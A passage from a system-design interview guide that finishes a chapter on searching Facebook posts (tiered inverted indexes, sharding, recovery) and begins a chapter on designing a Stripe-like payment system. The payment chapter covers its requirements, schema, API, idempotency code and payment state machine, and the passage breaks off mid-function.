
```
query "pizza" sort=recent
  |
  v
[hot: 30 days, RAM] --enough? yes--> return
  | no
  v
[warm: 1 year, SSD] --enough? yes--> return
  | no
  v
[cold: S3 segments, lazy load + local cache] --> return (slower)
```

Rough cost picture: hot tier for 30 days at ~480 GB/day raw, compressed 4x, is ~3.6 TB per index type, about 7 TB with both, which fits on a few dozen memory-heavy hosts with replicas. The remaining petabytes live on SSD and S3 at a small fraction of the price.

What happens when things fail?


- An index shard dies: each shard has 2-3 replicas; the aggregator routes to a healthy replica. If all replicas of a shard are down, return partial results with a flag.
- The Indexer falls behind: Kafka buffers events (retain 7 days). Freshness degrades but nothing is lost. Autoscale indexer consumers by Kafka lag.
- A shard's in-memory index is lost: rebuild it by replaying Kafka from the last snapshot offset. Snapshots of each shard are written to S3 every hour, so replay is at most an hour of events.
- Full rebuild (for example, a tokenizer change): run a batch job over the Posts DB to produce new segments offline, then swap aliases. The Posts DB, not the index, is the source of truth.

8. Final architecture



Component	Job	Technology example
API Gateway	Auth, rate limit, routing	Envoy, AWS API Gateway
Post Service	Store posts, emit events	Stateless service + Cassandra/MySQL
Like Service	Store likes, enforce one like per user	Stateless service + Cassandra
Event bus	Durable stream for indexing	Kafka
Indexer	Tokenize, batch, write postings	Kafka consumers
Like Counter	Aggregate likes, push milestone scores	Kafka Streams or Flink
Like Count store	Exact counts for re-ranking	Redis cluster
Index shards	Doc-partitioned inverted index by time tier	Redis ZSETs (hot), Lucene/Elasticsearch (warm), S3 segments (cold)
Search aggregator	Scatter-gather, merge, re-rank, hydrate	Stateless service
Result cache	Popular query results, 60 s TTL	Redis, CDN

Deployment map (AWS)



Searches and writes enter through the CDN and API gateway at the edge, while the post, like and search services plus the indexer run in the service subnet over Kafka, the Posts DB and the tiered index shards in the data subnet.

9. Common mistakes and interviewer follow-ups

- Saying “just use a LIKE query on the posts table.” `LIKE '%pizza%'` scans every row; at billions of posts it never returns. Say: build an inverted index from term to posts.
- Updating every term’s likes list on every like. That is millions of writes per second. Say: batch, only push score changes at power-of-2 milestones, and re-rank the final candidates with exact counts.
- Sharding by term without addressing hot terms. A trending hashtag pins one shard. Say: shard by document, intersect locally, and scatter-gather with timeouts.
- Keeping 10 years of index in RAM. It is petabytes and wildly expensive. Say: hot, warm, and cold tiers by time, with a capped all-time likes index.
- Forgetting that the index is derived data. If you lose it, can you rebuild? Say: the Posts DB and Kafka are the source of truth; shards snapshot to S3 and replay Kafka.
- Treating pagination as offset and limit. Deep offsets across shards are slow and unstable as new posts arrive. Say: cursor-based pagination that encodes the last seen score and post id per shard.
- Follow-up: “How would you add privacy?” Answer: index author ids alongside posts and filter candidates against the viewer’s friend set (or pre-filter by visibility class), accepting some extra cost at query time.
- Follow-up: “How would you support phrase search?” Answer: store term positions in postings so you can check that words appear next to each other.

10. One-page cheat sheet

Topic	Key point
Scale	12k posts/s, 115k likes/s, 12k searches/s (3x at peak)
Latency / freshness	Search p99 < 500 ms; new posts searchable < 1 min
Core structure	Inverted index: term -> posting list of post ids
Two sort orders	Per term: recency list (by Snowflake id) and likes list (by count)
Sharding	By document, scatter-gather, merge top K, timeout -> partial results
Like writes	30 s batches, index update only at 2^n counts, re-rank top 2K exact
Likes index	Capped to top 1,000 per term per shard
Caching	Redis result cache 60 s TTL, CDN for top queries, request coalescing
Tiers	Hot RAM (30 days), warm SSD (1 year), cold S3 (older)
Compression	Delta + varint encoding on sorted ids, 3-5x
Recovery	Posts DB + Kafka are truth; hourly shard snapshots to S3
CAP	AP for search; eventual consistency of counts

Sources

- Hello Interview: FB Post Search breakdown
- Design FB Post Search with an ex-Meta interviewer (podcast summary)
- Meta Engineering: Unicorn, a system for searching the social graph
- Twitter Engineering: Earlybird real-time search
- Elasticsearch guide: inverted index
- Medium: Design Facebook Status Search

28. Payment System (Hard)

> A payment system like Stripe lets online businesses (merchants) accept card payments without building their own card processing. The customer types card details into a checkout form, the payment system sends the charge to a payment service provider (PSP, the company that actually talks to the card networks and banks, such as Adyen or a card acquirer), and the merchant learns whether the payment succeeded. The interviewer is really testing correctness under failure: how you make sure a customer is never charged twice, how you keep a ledger that always balances, how you handle a PSP that times out or answers late, and how you shrink the security burden of handling raw card numbers.

1. Functional requirements

Core (must have):

1. Merchants can create a payment (a “payment intent”: an amount, a currency, and an order reference) for a customer.
2. Customers can pay with a card through a hosted checkout or embedded form; the system charges the card via a PSP.
3. Merchants can query a payment’s status (pending, succeeded, failed, refunded).
4. Merchants receive notifications (webhooks) when a payment’s status changes.
5. Merchants can refund a payment, fully or partly.

Below the line (out of scope, and why):

- Payouts to merchant bank accounts. Important, but it is a second money-movement flow with the same ledger ideas.
- Fraud scoring with machine learning. We note where it plugs in.
- Multi-currency conversion and FX. Adds pricing logic, not new architecture.
- Disputes and chargebacks. Mentioned in reconciliation only.
- Subscriptions and invoicing. Built on top of single payments.

2. Non-functional requirements

1. Correctness: never charge a customer twice for one payment, and never lose a successful charge. This is the top requirement, above latency.
2. Consistency: strong consistency for payment state and the ledger (a payment must not appear succeeded in one place and failed in another). CAP choice: consistency over availability for the money path. If we cannot be sure, we return “pending” rather than guess.
3. Durability: every state change and ledger entry is stored durably and replicated across zones before we acknowledge it.
4. Latency: p99 under 2 seconds for a card charge end to end (PSP calls dominate), p99 under 200 ms for status reads.
5. Availability: 99.99% for accepting payments.

6. Scale: 10,000 payment attempts per second at peak (big sales events), ~100 million payments per day at peak days.
7. Security and compliance: PCI DSS (the card industry's security standard). Keep the set of systems that see raw card numbers as small as possible. Full audit trail of every change.

3. Back-of-the-envelope estimates

Assumption	Number
Payments per day (average)	30 million
Peak payments per second	10,000
Status reads per payment	~5 (merchant polls, dashboard)
Ledger entries per payment	~4 (two per movement, auth + capture)
Payment row size	~1 KB
Ledger entry size	~200 bytes
Webhooks per payment	~2

```
Writes
  Avg payments/s   = 30e6 / 86,400      = ~350/s
  Peak payments/s  = 10,000/s
  Ledger writes/s  = 10,000 * 4         = 40,000/s at peak
  Webhooks/s       = 10,000 * 2         = 20,000/s at peak

Reads
  Status reads/s   = 10,000 * 5         = 50,000/s at peak

Storage per year
  Payments: 30e6 * 365 * 1 KB          = ~11 TB/year
  Ledger:   30e6 * 365 * 4 * 200 B     = ~9 TB/year
  Keep 7+ years for audit              = ~140 TB total
```

The numbers are modest for modern databases. What makes this hard is not volume, it is that every write must be exact, and the PSP is a slow, unreliable external dependency.

4. Core entities

- Merchant: the business. Fields: merchant_id, api_key_hash, webhook_url, webhook_secret.
- Payment (payment intent): one attempt to collect money. Fields: payment_id, merchant_id, amount, currency, status, idempotency_key, psp_reference, created_at.
- Payment method token: a stand-in for a card. Fields: token, card_fingerprint, last4, brand, expiry. The real card number lives only in the vault.
- Transaction (PSP attempt): one call to a PSP for a payment. Fields: txn_id, payment_id, type (authorize, capture, refund), status, psp_request_id.
- Ledger entry: one side of a money movement. Fields: entry_id, account_id, payment_id, direction (debit/credit), amount.
- Refund: money returned. Fields: refund_id, payment_id, amount, status.

- Webhook event: a notification to a merchant. Fields: event_id, merchant_id, type, payload, attempts, next_retry_at.

```
CREATE TABLE payments (
  payment_id       UUID PRIMARY KEY,
  merchant_id      UUID NOT NULL,
  idempotency_key  TEXT NOT NULL,
  amount_minor     BIGINT NOT NULL,      -- cents, never floats
  currency         CHAR(3) NOT NULL,
  status           TEXT NOT NULL,        -- see state machine
  psp_reference    TEXT,
  version          INT NOT NULL DEFAULT 0,
  created_at       TIMESTAMPTZ NOT NULL DEFAULT now(),
  UNIQUE (merchant_id, idempotency_key)
);

CREATE TABLE ledger_entries (
  entry_id      BIGSERIAL PRIMARY KEY,
  journal_id    UUID NOT NULL,           -- groups the debit and credit
  account_id    TEXT NOT NULL,           -- e.g. customer_funds, merchant_balance
  payment_id    UUID NOT NULL,
  direction     CHAR(1) NOT NULL CHECK (direction IN ('D','C')),
  amount_minor  BIGINT NOT NULL CHECK (amount_minor > 0),
  created_at    TIMESTAMPTZ NOT NULL DEFAULT now()
);
-- ledger rows are append-only: no UPDATE, no DELETE
```

5. API design

`POST /v1/payments` – create a payment intent. Header `Idempotency-Key: <uuid>` is required.

```
// request
{"amount": 4999, "currency": "USD", "order_id": "ord_881", "capture": "automatic"}
// response 201
{"payment_id": "pay_3f9a", "status": "requires_payment_method", "client_secret":
        "pay_3f9a_secret_x"}
```

`POST /v1/payments/{payment_id}/confirm` – attach a tokenized card and charge it. Called from the checkout page (using the client secret) or by the merchant server. Also needs `Idempotency-Key`.

```
// request
{"payment_method": "tok_visa_8812"}
// response 200
{"payment_id": "pay_3f9a", "status": "succeeded"}
// or 202 if the PSP has not answered in time
{"payment_id": "pay_3f9a", "status": "processing"}
```

`GET /v1/payments/{payment_id}` – get status. Response 200 with the payment object, 404 if not found.

`POST /v1/payments/{payment_id}/refunds` – refund. With `Idempotency-Key`.

```
// request
{"amount": 1000}
// response 201
{"refund_id": "re_71", "status": "pending"}
```


`POST /v1/tokens` – the card form posts raw card data here (directly from the browser to the vault domain) and gets a token back.

```
// request (sent from the browser iframe, never touches the merchant)
{"number": "4242424242424242", "exp_month": 12, "exp_year": 2028, "cvc": "123"}
// response 201
{"token": "tok_visa_8812", "last4": "4242", "brand": "visa"}
```

Webhook (outbound): `POST {merchant webhook_url}` with body `{"id": "evt_1", "type": "payment.succeeded", "data": {...}}` and header `Signature: t=...,v1=<hmac>`.


Status codes across the API: 200/201/202, 400 (validation), 401 (bad API key), 402 (card declined), 409 (idempotency key reused with a different body), 429 (rate limited). Auth: merchant secret API key on server calls; a publishable key plus client secret from the browser.

6. High-level design



How will merchants create a payment?

1. The merchant server calls `POST /v1/payments` with an `Idempotency-Key`.
2. The API Gateway authenticates the API key and rate limits.
3. The Payment Service inserts a row with status `requires_payment_method`, guarded by the unique `(merchant_id, idempotency_key)` constraint.
4. It returns the payment id and a client secret the checkout page will use.



How will customers pay with a card?

1. The checkout page loads a card form in an iframe served from our vault domain. The customer types the card number there, so the merchant page never sees it.
2. The iframe posts the card to `POST /v1/tokens`. The Token Vault encrypts and stores it and returns a token like `tok_visa_8812`.
3. The page calls `POST /v1/payments/{id}/confirm` with the token.
4. The Payment Service moves the payment to `processing`, records a transaction attempt, and calls the PSP Adapter.
5. The PSP Adapter asks the vault to send the real card to the PSP (the vault, not the Payment Service, holds the card number), with our own idempotency key for this attempt.
6. The PSP returns authorized or declined. The Payment Service, in one database transaction, updates status to `succeeded` or `failed`, writes ledger entries, and writes an outbox event.
7. It returns the result to the page. If the PSP did not answer within the timeout, it returns `processing` and finishes later.

How will merchants check status and get notified?

1. `GET /v1/payments/{id}` reads the payments table (from a replica for low latency, or primary if the merchant asks for strong reads).
2. On each state change, an outbox row is written in the same transaction. A relay publishes it to Kafka. The Webhook Service delivers it to the merchant, signs it with HMAC, and retries with backoff until the merchant returns 2xx.

How will merchants refund?

1. `POST /v1/payments/{id}/refunds` checks the payment is `succeeded` and that total refunds do not exceed the amount (done with a row lock or a version check).
2. It creates a refund in `pending`, calls the PSP refund API with an idempotency key, and on success writes reversing ledger entries and emits `refund.succeeded`.

7. Deep dives

How do we make sure a customer is never charged twice?

The problem: networks fail. A merchant sends “confirm,” our response is lost, and the merchant retries. Or our service calls the PSP, the PSP charges the card, and the response times out, so we retry. Without protection, either retry can double-charge.

An idempotency key is a unique id the caller attaches to a request so that sending it again has no extra effect. We need them at two boundaries: merchant to us, and us to the PSP.

Option	How	Pros	Cons
No keys, rely on clients	Hope clients do not retry	Simple	Double charges
Idempotency table in the DB	Store key, request hash, and response; replay on retry	Exact, durable, transactional with the payment	One more write per request
Idempotency in Redis only	SETNX the key	Fast	Lost on Redis failover, not transactional with the payment

Recommended: a durable idempotency table in the same database as payments, written in the same transaction, plus a per-attempt idempotency key passed to the PSP.

```
def handle_confirm(merchant_id, idem_key, body):
    req_hash = sha256(canonical_json(body))
    with db.transaction():
        row = db.query_one("""
            INSERT INTO idempotency (merchant_id, key, req_hash, status)
            VALUES (%s, %s, %s, 'in_progress')
            ON CONFLICT (merchant_id, key) DO NOTHING
            RETURNING *""", merchant_id, idem_key, req_hash)
        if row is None:                                  # seen before
            prev = db.query_one("SELECT * FROM idempotency WHERE merchant_id=%s AND key=%s",
                                merchant_id, idem_key)
            if prev.req_hash != req_hash:
                return 409, {"error": "key reused with different body"}
            if prev.status == "in_progress":
                return 409, {"error": "request in progress, retry later"}
            return prev.response_code, prev.response_body  # replay
    resp_code, resp_body = do_confirm(body)              # PSP call, see below
    db.execute("""UPDATE idempotency SET status='done', response_code=%s,
                  response_body=%s WHERE merchant_id=%s AND key=%s""",
               resp_code, json.dumps(resp_body), merchant_id, idem_key)
    return resp_code, resp_body
```

End to end, the chain looks like this:

```
merchant --Idempotency-Key K--> Payment Svc
  idempotency(K) row ensures one confirm per K
Payment Svc --attempt id A (derived from payment_id + attempt #)--> PSP
  PSP dedups on A, so a retried call returns the same charge
DB unique (payment_id) on succeeded charges
  last line of defense: a payment can succeed only once
```

Also keep a client-side safeguard: the checkout button disables after the first click, and the payment intent itself is single-use (once succeeded, a second confirm returns the same result).

How do we track a payment's lifecycle safely?

The problem: a payment moves through many states, and events can arrive out of order (a webhook from the PSP can beat our own synchronous response, or arrive twice). If any code path can set any status, bugs will move a refunded payment back to succeeded.

A state machine lists the allowed states and the only allowed moves between them.

```
 requires_payment_method
          | confirm
          v
     processing ----------------> failed
          |   \  timeout
          |    +--> unknown --(reconcile)--> succeeded / failed
          v
     authorized --(capture)--> succeeded --(refund)--> partially_refunded
          |                        |                          |
          +--(void)--> canceled     +--(full refund)--> refunded
```

Approach	How	Risk
Free-form status updates	`UPDATE ... SET status = ?`	Illegal moves, lost updates
State machine in code + optimistic locking	Check allowed transition; `WHERE version = ?`	Safe; retry on conflict
Event-sourced payment	Store events, derive state	Great audit, more complex

Recommended: an explicit transition table enforced in code, with optimistic concurrency (a version column) so two concurrent updates cannot both win. Keep every transition in an append-only `payment_events` table for audit.

```
ALLOWED = {
    "requires_payment_method": {"processing", "canceled"},
    "processing": {"authorized", "succeeded", "failed", "unknown"},
    "unknown": {"succeeded", "failed"},
    "authorized": {"succeeded", "canceled"},
    "succeeded": {"partially_refunded", "refunded"},
    "partially_refunded": {"partially_refunded", "refunded"},
}

def transition(payment_id, from_state, to_state, version):
    if to_state not in ALLOWED.get(from_state, set()):
